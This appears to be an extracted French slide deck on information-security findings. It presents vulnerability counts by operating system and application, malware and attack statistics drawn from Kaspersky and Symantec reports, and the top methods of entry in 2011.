
- Evolution des systèmes d'information
- Les Constats de sécurité

Sommes nous  
vulnérables ?



- **Les constats de sécurité: Sommes nous vulnérables ?**

Evolution du nombre de vulnérabilités




<http://web.nvd.nist.gov>



# Les enjeux de la sécurité

- **Les constats de sécurité: Sommes nous vulnérables ?**



# Les enjeux de la sécurité

- **Les constats de sécurité: Sommes nous vulnérables ?**

<http://www.informationisbeautiful.net/visualizations/million-lines-of-code/>

Operating system	# of vulnerabilities	# of HIGH vulnerabilities	# of MEDIUM vulnerabilities	# of LOW vulnerabilities
Apple Mac OS X	147	64	67	16
Apple iOS	127	32	72	23
Linux Kernel	119	24	74	21
Microsoft Windows Server 2008	38	26	12	0
Microsoft Windows 7	36	25	11	0
Microsoft Windows Server 2012	38	24	14	0
Microsoft Windows 8	36	24	12	0
Microsoft Windows 8.1	36	24	12	0
Microsoft Windows Vista	34	23	11	0
Microsoft Windows RT	30	22	8	0


- **Les constats de sécurité: Sommes nous vulnérables ?**

<http://www.informationisbeautiful.net/visualizations/million-lines-of-code/>

Application	# of vulnerabilities	# of HIGH vulnerabilities	# of MEDIUM vulnerabilities	# of LOW vulnerabilities
Microsoft Internet Explorer	242	220	22	0
Google Chrome	124	86	38	0
Mozilla Firefox	117	57	57	3
Adobe Flash Player	76	65	11	0
Oracle Java	104	50	46	8
Mozilla Thunderbird	66	36	29	1
Mozilla Firefox ESR	61	35	25	1
Adobe Air	45	38	7	0
Apple TV	86	29	49	8
Adobe Reader	44	37	7	0
Adobe Acrobat	43	35	8	0
Mozilla SeaMonkey	63	28	34	1

<http://www.informationisbeautiful.net/visualizations/million-lines-of-code/>


- **Les constats de sécurité: Sommes nous vulnérables ?**



Malware distribution by behavior type

Kaspersky security report 2013: overall statistic

- **Les constats de sécurité: Sommes nous vulnérables ?**



*The distribution of exploits used by fraudsters, by type of application attacked, 2014*

Kaspersky security report 2014: overall statistic


# Les enjeux de la sécurité

Qui est  
attaqué ?



# Les enjeux de la sécurité

- **Les constats de sécurité: Qui est attaqué?**



# Les enjeux de la sécurité

## • Les constats de sécurité: Qui est attaqué?

Attacks by Size of Targeted Organization


Source: Symantec



50% 2,501+




50% 1 to 2,500



Top 10 Industries Attacked in 2012


Source: Symantec





# Les enjeux de la sécurité

- **Les constats de sécurité: Qui est attaqué?**



## Les enjeux de la sécurité


Comment  
nous ont-ils  
attaqué ?



# Les enjeux de la sécurité

- Les constats de sécurité: Comment nous ont-ils attaqué?

## METHOD OF ENTRY




In 2011 the top three methods of propagation were:

**80%** Use of weak administrative credentials

**15%** Default hidden administrative shares

**5%** Remote access solution credential caching

